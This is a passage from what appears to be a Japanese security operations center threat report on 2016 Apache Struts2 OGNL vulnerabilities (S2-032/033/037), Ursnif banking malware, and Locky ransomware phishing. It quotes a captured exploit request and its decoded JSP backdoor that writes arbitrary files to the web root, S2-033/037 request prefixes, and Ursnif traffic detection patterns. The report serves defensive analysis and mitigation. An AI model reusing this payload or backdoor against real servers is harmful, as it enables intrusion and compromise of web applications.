23context.get(%23parameters.rpsobj%5B0%5D),%23hh.getWriter().println(%
23b),%23hh.getWriter().flush(),%20%23hh.getWriter().close(),1?%23xx:%20%
23request.toString&reqobj=com.opensymphony.xwork2.dispatcher.HttpServletR
equest&rpsobj=com.opensymphony%
20.xwork2.dispatcher.HttpServletResponse&reqobj=%
2f&reqobj=one.jsp&content=%3c%25if(request.getParameter(%22f%22)!%3dnull)
(new+java.io.FileOutputStream(application.getRealPath(%22%2f%22)%
2brequest.getParameter(%22f%22))).write(request.getParameter(%22t%
22).getBytes())%3b%25%3e%3ca+href%3d%22One_OK%22%3e%3c%2fa%3e HTTP/1.1
Host: [redacted]
Accept: application/x-shockwave-flash, image/gif, image/x-xbitmap, image/
jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-
powerpoint, application/msword, */*
Referer: [redacted]
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET
CLR 2.0.50727; MAXTHON 2.0)
X-Forw
```

(a)セッションデータ(一部)

引数 f が設定されているとき
Web アプリケーションディレクトリ直下に任意のファイルを作成

```
<%
if(request.getParameter("f")!=null)
(new java.io.FileOutputStream(application.getRealPath("/")+
  request.getParameter("f"))).write(request.getParameter("t").getBytes());
%>
<a href="One_OK"></a>
```

(b)赤枠部のデコード結果


図 10 バックドアファイル作成を試みるリクエスト例②

表 7 攻撃から確認したファイル名(一例)

one.jsp	cmd.jsp	nimabi.jsp

攻撃を検知し始めた翌日の 4 月 27 日には、本脆弱性を悪用した攻撃の成功を確認した重要インシデントが発生しました。実際に検知した通信内容を図 11 および図 12 に示します。これらの通信は同一の送信元 IP アドレスから発生しており、OS コマンド(whoami、ls)を実行する試みに対して、各々の実行結果を応答していることが確認できました。

図 11 whoami コマンドの成功を確認した通信例



(a)攻撃リクエスト

(b)対象ホストからのレスポンス

図 12 ls コマンドの成功を確認した通信例

図 11 は図 8 の公開された検証コードのリクエスト内容と構造が酷似しているため、検証コードを基にしてこれらの攻撃通信が作成されたと考えられます。また、同一の攻撃元からの通信であっても図 11 と図 12 ではリクエストの構造が異なっています。これは複数の検証コードを使い分けながら攻撃を行うことで、攻撃の成功率を高めていたと考えられます。

脆弱なホストに対する一連の攻撃通信では、対象の脆弱性有無を調査する通信の検知から 25 分程度で、同一の攻撃元からバックドア作成を試みるリクエストを検知していました。脆弱なホストの発見から悪用への時間は非常に短く、脆弱性情報に基づき事前に対策を行う必要性や、インシデント発生時における迅速な対応の重要さを強く感じさせるものでありました。

4.1.3 S2-033 および S2-037 の脆弱性について

6 月上旬頃から、Apache Struts2 の REST プラグインに起因する脆弱性(S2-033(CVE-2016-3087)、S2-037(CVE-2016-4438))が相次いで公開されました。これらの脆弱性も、4.1.2 の S2-032 と同様に外部から OGNL 式を実行でき、任意のコード実行を許す脆弱性です。

これらの脆弱性は Apache Struts 2 において、Web アーキテクチャの一種である REST(Representational State Transfer)を実現するために、REST プラグインを使用している場合に影響を受けます。S2-033 は DMI が有効の場合に影響があり、S2-037 は DMI の設定に関係せず影響を受けます。なお S2-037 は、不十分であった S2-033 の修正を補うものです。S2-037 の検証コードの実行結果(図 13)では、リクエストに含まれる OS コマンドが実行され、応答内容に実行結果が含まれます。




図 13 S2-037 を悪用する攻撃通信例

S2-033 および S2-037 は修正の経緯から攻撃コードが共通しています。表 8 に示す通り特徴は URL のパス部分の冒頭にあり、「%23_memberAccess」の直前が「!」か「/」であるかの違いでしかありません。(図 13 赤枠部)

表 8 各脆弱性を悪用するリクエストの内容の違い

脆弱性	リクエスト冒頭
S2-033	! %23_memberAccess
S2-037	/%23_memberAccess /(%23_memberAccess
S2-032(参考)	?method:%23_memberAccess

4.1.4 S2-032、S2-033 および S2-037 への対策

表 9に各脆弱性と設定の関係を、表 10に各脆弱性と対応バージョンを示します。各脆弱性の影響の有無は、Apache Struts 2 の設定と利用するバージョンにより複雑な関係を持っています。脆弱性の影響を受けるバージョンや Apache Struts 2 の設定を利用している場合は、早急に修正バージョンへアップデートすることで根本対策を実施するか、DMI および REST の設定変更を行う必要があります。

表 9 各脆弱性と設定の関係

DMI および REST の設定	S2-032	S2-033	S2-037
DMI 有効、REST 有効	**脆弱バージョン有**	**脆弱バージョン有**	**脆弱バージョン有**
DMI 無効、REST 有効	影響なし	影響なし	**脆弱バージョン有**
DMI 有効、REST 無効	**脆弱バージョン有**	影響なし	影響なし
DMI 無効、REST 無効	影響なし	影響なし	影響なし

表 10 各脆弱性と対応バージョン

バージョン	S2-032、S2-033	S2-037
2.3.20 ～ 2.3.28 (2.3.20.3、 2.3.24.3、 2.3.28.1 を除く)	**脆弱**	**脆弱**
2.3.20.3、 2.3.24.3、 2.3.28.1	影響なし	**脆弱**
2.3.29	影響なし	影響なし

4.2 Ursnif の感染事例の急増

JSOC では４月以降 Ursnif(別名：Gozi)と呼ばれるマルウェアの感染を多数検知しています。Ursnif はクレジットカードや金融機関関連の情報を窃取するマルウェアで、感染するとネットバンキング等の情報漏えいによる不正送金や、クレジットカード情報を窃取され不正使用される恐れがあります。JC3(日本サイバー犯罪対策センター)は 6 月 14 日に、Ursnif の感染が広がりつつあり、その被害が拡大する恐れがあるとして注意喚起[7]を発表しました。LAC でも 6 月 15 日に Ursnif が猛威をふるっているとして注意を呼びかけています[8]。

4.2.1 Ursnif の感染経路について

図 14 に Ursnif に関連するインシデント発生件数を示します。




図 14 Ursnif に関連するインシデントの発生件数

JSOC の検知実績では、Ursnif はエクスプロイトキットからの誘導による感染や、不審メールに添付されたファイルの開封・実行による感染を確認しています。また、ダウンローダを介し、最終的に Ursnif に感染することが報告[9]されていますが、JSOC でも Bedep[10]に感染したのち、Ursnif に感染したと考えられる

---

[7] インターネットバンキングマルウェア「Gozi」による被害に注意
https://www.jc3.or.jp/topics/gozi.html

[8] Ursnif（別名：Gozi 他）が 3 月以降猛威を振るっています。
http://www.lac.co.jp/blog/category/security/20160615.html

[9] 国内ネットバンキングを狙う「URSNIF」が新たに拡散中
http://blog.trendmicro.co.jp/archives/13471

[10] JSOC INSIGHT vol. 12 2.2 Bedep の感染事例の急増
http://www.lac.co.jp/security/report/pdf/20160617_jsoc_j001f.pdf

検知事例がありました。

特に、今回確認した不審メールは、本文や添付ファイル名が日本語として送付される場合もあり、メールシステムの SPAM フィルタなどをすり抜け、添付ファイルを開封・実行してしまう事例がありました。

表 11 に Ursnif が添付された不審メールの検知例を示します。不審メールの件名、添付ファイル名や本文の内容はすべて日本語で、中には送信元メールアドレスのトップレベルドメインが「.jp」であるメールも存在するため、一見して不審と断定する要素が少ないことが特徴です。

表 11　Ursnif が添付された不審メール例(一部)

(a) Amazon JP に偽装した不審メール

差出人	Amazon JP" <druminsmite@●●**.pl** >"
件名	Amazon.co.jp お支払いの確認
添付ファイル名	お支払いの確認 xxx-yyyyyyy-zzzzzzz.zip

(b) 作業報告と思わせる不審メール

差出人	<xpybk563a@●●.ne**.jp**>
件名	作業日報
添付ファイル名	PPT1-06_08_pdf.ppt.zip

表 11 の検知事例のほか、同様の不審メールに対する注意喚起が、2016 年 6 月 7 日に日本郵政[11]より、同 6 月 29 日にヤマト運輸[12]より発表されました。各注意喚起が行われた日時と、Ursnif による重要インシデント件数が増加した期間(図 14-①、②)が合致していることから、不審なメールに添付されたファイルが Ursnif の感染経路の 1 つと推察できます。

[11] 日本郵便を装った不審メールにご注意ください。
http://www.post.japanpost.jp/notification/notice/2016/0607_01.html

[12] ヤマト運輸の名前を装った添付ファイル付きの不審メールにご注意ください
http://www.kuronekoyamato.co.jp/info/info_160629.html

4.2.2 Ursnif の感染通信について

図 15 に Ursnif に感染した際に発生する HTTP 通信の検知例を示します。
Ursnif に感染した端末は以下の特徴をもつ通信を発生させることを確認しています。

- URL のパス部が 150 文字以上の長いリクエストである。
- URL のパス部が「/images/」から始まる。
- GET メソッドのリクエストの場合は通信先のファイル拡張子が「.jpeg」もしくは「.gif」である。
- POST メソッドのリクエストの場合は通信先のファイル拡張子が「.bmp」であり、POST のデータ部分から「.bin」の拡張子のファイルを送信している。

図 15 Ursnif 感染時の不審な HTTP 通信の検知例

POST のデータ部に記載がある、ファイル拡張子「.bin」のファイルは感染した端末内に作成されます。作成されたファイルは ZIP 圧縮されたテキストファイルで、以下の内容が含まれます[13]。

- 感染中にアクセスしている URL 情報
- アクセスしたフォルダ名
- 実行ファイルの Window タイトル

など

[13] URSNIF Data Theft Malware Shared on Microsoft OneDrive
https://www.netskope.com/blog/ursnif-data-theft-malware-shared-on-microsoft-onedrive/

4.3 ランサムウェア感染を誘導する不審メールの増加

4.3.1 JSOC での不審メールの受信状況

2016 年に入ってから添付ファイルを実行することにより、端末内の複数種類のファイルを暗号化するランサムウェアに誘導する不審なメールが増加しています。特に 2 月から活動が確認されている Locky と呼ばれるランサムウェアは、感染に誘導する添付ファイルが付いたメールを大量にばら撒かれたことで感染活動を広げています[14]。JSOC でも 3 月 14 日から Locky に誘導する不審なメールを大量に受信しています。本節では 2016 年 3 月から 6 月までの集計期間を基に不審メールの傾向について説明いたします。

図 16 に JSOC で受信した添付ファイル付き不審メールの種類と週別の受信状況を示します。

添付されたファイルの多くは ZIP 形式で圧縮された JavaScript ファイルであり、また RAR 形式で圧縮したものや、マクロ付き Word ドキュメントファイル(DOC または DOCM)形式の添付ファイルから誘導するものを確認しています。

JSOC で受信した Locky に誘導する不審メールは、多い時には 1 日 40 通ほどにのぼることもありましたが、図 16-①や図 16-②のように不審メールが全く届かない期間もありました。図 16-②の直近では、5 月にロシアで金融詐欺グループに関与したとされた 50 人が逮捕され[15]、Locky や銀行情報を窃取するトロイの木馬の Dridex[16]、Exploit Kit の一つである Angler Exploit Kit、Necurs ボットネット[17]の活動が急激に停滞したとの情報がありました。図 16-②の期間、JSOC でも Locky に誘導する不審メールを受信していなかったことから、Locky や Dridex の活動は Necurs ボットネットの活動に影響していると考えられます。

---

[14] ランサムウェア Locky、被害者を狙う攻撃が激化
http://www.symantec.com/connect/blogs/locky
新たな多言語対応ランサムウェア「Locky」が国内でも拡散中
http://blog.trendmicro.co.jp/archives/12894

[15] サイバー犯罪集団が使う Locky、Dridex、Angler の活動が急に停滞
http://www.symantec.com/connect/blogs/locky-dridex-angler-0

[16] Locky はなぜ危険なのか？
http://www.barracuda.co.jp/column/detail/556
Locky：明らかによろしくない振る舞い
http://blog.f-secure.jp/archives/50763628.html

[17] 点と点を結ぶことでクライムウェアの再編が明らかに
http://gblogs.cisco.com/jp/2016/07/lurk-crimeware-connections-html/




図 16 JSOC で受信した不審メール件数推移(3 月～6 月)

図 17 に不審メールを受信した時間帯別の件数を示します。

送信されてくる不審メールの送信日時のタイムゾーンは-0700～+0900 まで複数のパターンがありましたが、実際に受信したメールの受信時間は、日本時間の 18 時から 6 時までの時間帯に受信するものが多くありました。





図 17 JSOC での時間帯別不審メール受信件数推移(3 月～6 月)

図 18 に受信した不審メールの受信日時と添付ファイルの作成日時の関係を示します。


添付ファイルである JavaScript ファイルの作成されたタイムスタンプが日中帯の場合は、その日の夕刻以降に送信され、夜間の場合は、翌日の早朝に不審メールの添付ファイルとして送信されてくることが多い傾向にありました。

図 16 と図 17 から、JSOC では平日の夕刻以降に不審メールを受信することが多く、土曜日早朝を除く土日には不審メールが届かなくなる傾向がありました。攻撃者は日本の業務体系を把握し、企業や団体が業務開始前に受信させ、朝に確認する必要があるメールの中に紛れて不審メールを開かせるように送信している可能性が考えられます

図 18 の事例では、攻撃者が日中帯と夜間帯に作業を分けて誘導するためのメールを作成・送信しております。土日や日本の業務時間帯に送信していないことから、一般企業のような土日は休暇となる勤務体系があり、日勤帯と夜勤帯の交代制であるか、同じメールアドレスリストを保有する複数のグループが時間を分けて不審メールを送信していると考えられます。



(a) 日中帯に作成されたファイル



(b) 夜間帯に作成されたファイル

図 18 誘導ファイルの作成日時と不審メール受信日時の関係

図 19 に JSOC で受信した不審メールが誘導するマルウェアの種別を示します。

3 月から 6 月の集計期間中の多くは Locky に誘導することを確認しており、3 月から同一の攻撃者が継続して不審メールを送信し続けていると考えられます。その他、若干数ですが別のマルウェアをダウンロードするダウンローダや、Dridex に誘導することも確認しています。




図 19 JSOC で受信した不審メールが誘導するマルウェア種別(3 月～6 月)

このような JSOC の傾向の他に、宅配業者[18]または銀行を装ったメールや、メールの件名や本文が日本語の「年休申請」[19]や「請負契約書」など、4.2 で記載した Ursnif の感染へと誘導するメールがばら撒かれた事例が公開されています。JSOC では Locky や Dirdex に誘導する不審メール以外を受信することが無かったため、これらの攻撃者と Ursnif の感染を誘導する攻撃者とは異なっていたと考えられます。

---

[18] バンキングトロージャン「Bebloh」感染狙う日本語スパムメールを相次いで確認
http://canon-its.jp/eset/malware_info/news/160630_2/

[19] 国内ネットバンキングを狙う「URSNIF」が新たに拡散中
http://blog.trendmicro.co.jp/archives/13471

4.3.2　　受信した不審メールのサンプルとランサムウェア Locky への感染例

図 20 に JSOC で受信した不審メールの例を示します。

JSOC では本文が無い、または短い英文であり、マルウェアに誘導するためのファイルが添付されているメールを受信しています。





図 20 JSOC で受信した添付ファイル付き不審メール

受信した不審メールに添付された ZIP 形式や RAR 形式のファイルを展開すると、1 つまたは複数のファイルが展開されます。これらのファイルの拡張子は「.js」(JavaScript ファイル)であることを確認しています。

JavaScript ファイルの内容は難読化されており、内容を容易に判読することは困難です。図 21-(a)や図 21-(b)のように難読化のパターンは複数存在しますが、これらはいずれも実行するとマルウェアの配布サーバにアクセスし、Locky 等のマルウェアへの感染を行うように記述されています。


(a) 難読化パターン例①



(b) 難読化パターン例②

図 21 難読化された JavaScript ファイル

